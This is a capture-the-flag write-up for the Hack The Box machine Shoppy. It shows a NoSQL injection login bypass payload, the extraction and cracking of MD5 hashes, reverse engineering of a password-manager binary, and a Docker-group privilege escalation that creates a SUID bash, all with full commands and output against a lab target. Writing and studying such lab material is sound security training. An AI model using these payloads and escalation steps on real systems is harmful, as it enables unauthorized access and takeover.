Description
Shoppy is an easy Hack The Box machine that features:
- Web application Authentication Bypass by using a NoSQL injection
- User Enumeration by using a NoSQL injection to obtain an user hashed password
- Service Enumeration to find a Mattermost instance which credentials to login in the machine
- User Pivoting by reverse engineering a password manager application
- Privilege Escalation by creating a Docker container with
rootpermissions to create malicious binaries
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.180.
$ ping -c 3 10.10.11.180
PING 10.10.11.180 (10.10.11.180) 56(84) bytes of data.
64 bytes from 10.10.11.180: icmp_seq=1 ttl=63 time=47.6 ms
64 bytes from 10.10.11.180: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.10.11.180: icmp_seq=3 ttl=63 time=43.1 ms

--- 10.10.11.180 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 43.059/44.702/47.598/2.053 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.180 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.180
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.180 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.180
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp open  http    nginx 1.23.1
|_http-server-header: nginx/1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the shoppy.htb domain to the /etc/hosts file.
$ echo '10.10.11.180 shoppy.htb' | sudo tee -a /etc/hosts
The website is showing a countdown of the Shoppy beta as a static page. We do a sub-directory enumeration.
$ gobuster dir -u 'http://shoppy.htb' -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shoppy.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 179] [--> /images/]
/login                (Status: 200) [Size: 1074]
/admin                (Status: 302) [Size: 28] [--> /login]
/assets               (Status: 301) [Size: 179] [--> /assets/]
/css                  (Status: 301) [Size: 173] [--> /css/]
/js                   (Status: 301) [Size: 171] [--> /js/]
/fonts                (Status: 301) [Size: 177] [--> /fonts/]
...
We discover two interesting endpoints /login and /admin, which redirects. In the login page we find that we need to enter the administrator credentials to move to the administration dashboard.
 To login a HTTP POST request is sent to the
 /login endpoint with the following data: username=admin&password=admin. Default credentials does not work so we move to search vulnerabilities in the form.
Exploitation
After checking many SQL injection techniques, they are not working, so we move to NoSQL injection. We find that the admin' || 'a'=='a payload for the username field works for obtaining an admin session.
$ curl --data "username=admin' || 'a'=='a&password=admin" 'http://shoppy.htb/login' -v
...
< Set-Cookie: connect.sid=s%3A7Z5iT8W3uNliS8D0mlccyFd2RjktbC3k.EZ8K%2BcuDrWGPxG9trsaEyTzMHb3ha2DC%2FdNqSMeq1wQ; Path=/; HttpOnly
<
* Connection #0 to host shoppy.htb left intact
Found. Redirecting to /admin
We get redirected to the administration dashboard in which we can search for users.
 After a search we can download a
 .json file with information about the searched users.

$ curl -s 'http://shoppy.htb/exports/export-search.json' | jq
[
  {
    "_id": "62db0e93d6d6a999a66ee67a",
    "username": "admin",
    "password": "23c6877d9e2b564ef8b32c3a23de27b2"
  }
]
For the admin user we find the ID _id, the username and and the hashed password. It is not possible to crack the password, so we move to use the previous NoSQL injection to retrieve all the users.

$ curl -s 'http://shoppy.htb/exports/export-search.json' | jq
[
...
  {
    "_id": "62db0e93d6d6a999a66ee67b",
    "username": "josh",
    "password": "6ebcea65320589ca4f2f1ce039975995"
  }
]
Now we retrieve the hashed password for the josh user. We assume that it is a MD5 and we crack it with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
remembermethisway (josh)
1g 0:00:00:00 DONE 1.666g/s 23905Kp/s 23905Kc/s 25259KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the password for josh user, remembermethisway. We cannot login in the machine using these credentials. We do not find any service to test the credentials. We enumerate all the open ports in the machine with nmap tool.
$ sudo nmap 10.10.11.180 -sS -p- -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for shoppy.htb (10.10.11.180)
Host is up (0.048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9093/tcp open  copycat
We find that the 9093 port is opened. It is a HTTP service and we can enumerate it. We find stats about a running Go application.
$ curl 'http://shoppy.htb:9093'
...
# HELP playbooks_plugin_playbooks_playbook_archived_count Number of playbooks archived since the last launch.
# TYPE playbooks_plugin_playbooks_playbook_archived_count counter
playbooks_plugin_playbooks_playbook_archived_count 0
# HELP playbooks_plugin_playbooks_playbook_created_count Number of playbooks created since the last launch.
# TYPE playbooks_plugin_playbooks_playbook_created_count counter
playbooks_plugin_playbooks_playbook_created_count 0
# HELP playbooks_plugin_playbooks_playbook_restored_count Number of playbooks restored since the last launch.
# TYPE playbooks_plugin_playbooks_playbook_restored_count counter
...
By searching strings in the response we find an uncommon one playbooks_plugin_playbooks. Searching in the web, we find that this is related to mattermost-plugin-playbooks, a plugin for Mattermost. Mattermost is an open core, self-hosted collaboration platform that offers chat, workflow automation, voice calling, screen sharing, and AI integration. We are going to check for the existence of the mattermost subdomain.
$ echo '10.10.11.180 mattermost.shoppy.htb' | sudo tee -a /etc/hosts
The subdomain exists and we get redirected to the login page of the Mattermost application.

josh credentials works and we can login in the main page of the application. In the Development channel we find that josh coded a password manager in C++ and it was deployed on the machine.
 In the
 Deploy Machine channel we find the credentials of the jaeger user, with Sh0ppyBest@pp! password. We can use the credentials to login in the machine using the SSH service.
$ ssh jaeger@shoppy.htb
jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
Post-Exploitation
We find that jaeger can run one command as deploy user, /home/deploy/password-manager.
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
We can list the contents of the HOME folder of the deploy user.
jaeger@shoppy:~$ ls -la /home/deploy/
total 52
drwxr-xr-x 3 deploy deploy  4096 Jul 23  2022 .
drwxr-xr-x 4 root   root    4096 Jul 22  2022 ..
lrwxrwxrwx 1 deploy deploy     9 Jul 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 deploy deploy   220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 deploy deploy  3526 Mar 27  2022 .bashrc
-rw------- 1 deploy deploy    56 Jul 22  2022 creds.txt
lrwxrwxrwx 1 deploy deploy     9 Jul 23  2022 .dbshell -> /dev/null
drwx------ 3 deploy deploy  4096 Jul 23  2022 .gnupg
-rwxr--r-- 1 deploy deploy 18440 Jul 22  2022 password-manager
-rw------- 1 deploy deploy   739 Feb  1  2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy   807 Mar 27  2022 .profile
We run the password manager application as deploy user, but the previous password is not working.
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sh0ppyBest@pp!
Access denied! This incident will be reported !
We retrieve the binary file to analyze and decompile it.
$ scp jaeger@shoppy.htb:/home/deploy/password-manager .
We find in the decompiled source code by Ghidra tool, that the master password is Sample.
$ cat main.c
...
poVar2 = std::operator<<((ostream *)std::cout,"Welcome to Josh password manager!");
  std::ostream::operator<<(poVar2,std::endl<char,std::char_traits<char>>);
  std::operator<<((ostream *)std::cout,"Please enter your master password: ");
  std::string::operator+=(local_68,"S");
  std::string::operator+=(local_68,"a");
  std::string::operator+=(local_68,"m");
  std::string::operator+=(local_68,"p");
  std::string::operator+=(local_68,"l");
  std::string::operator+=(local_68,"e");
  iVar1 = std::string::compare(local_48);
  if (iVar1 != 0) {
    poVar2 = std::operator<<((ostream *)std::cout,"Access denied! This incident will be reported !")
    ;
    std::ostream::operator<<(poVar2,std::endl<char,std::char_traits<char>>);
  }
  else {
    poVar2 = std::operator<<((ostream *)std::cout,"Access granted! Here is creds !");
    std::ostream::operator<<(poVar2,std::endl<char,std::char_traits<char>>);
    system("cat /home/deploy/creds.txt");
  }
...
We use the password to retrieve the password of the deploy user, Deploying@pp!.
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$ su root
Password:
su: Authentication failure
jaeger@shoppy:~$ su deploy
Password:
$ bash -i
deploy@shoppy:/home/jaeger$ cd
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
We find that deploy is part of the docker group, meaning that it is able of creating new Docker container from images, such as the alpine one that it is already available.
deploy@shoppy:~$ docker ps -a
CONTAINER ID   IMAGE     COMMAND   STATUS    PORTS     NAMES
deploy@shoppy:~$ docker images
REPOSITORY   TAG       IMAGE ID       SIZE
alpine       latest    d7d3d98c851f   5.53MB
We are going to use this situation to create a new container, which will have root permissions inside the container, to then map a host folder to a container one to then create a SUID Bash binary to escalate our permissions to create a new root shell.
deploy@shoppy:~$ docker run --rm -it -v /tmp:/tmp_host -v /bin:/bin_host alpine sh
/ # cp /bin_host/bash /tmp_host/suid-bash
/ # chmod u+s /tmp_host/suid-bash
/ # exit
deploy@shoppy:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1001(deploy) gid=1001(deploy) euid=0(root) groups=1001(deploy),998(docker)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
suid-bash-5.1# cat /home/jaeger/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>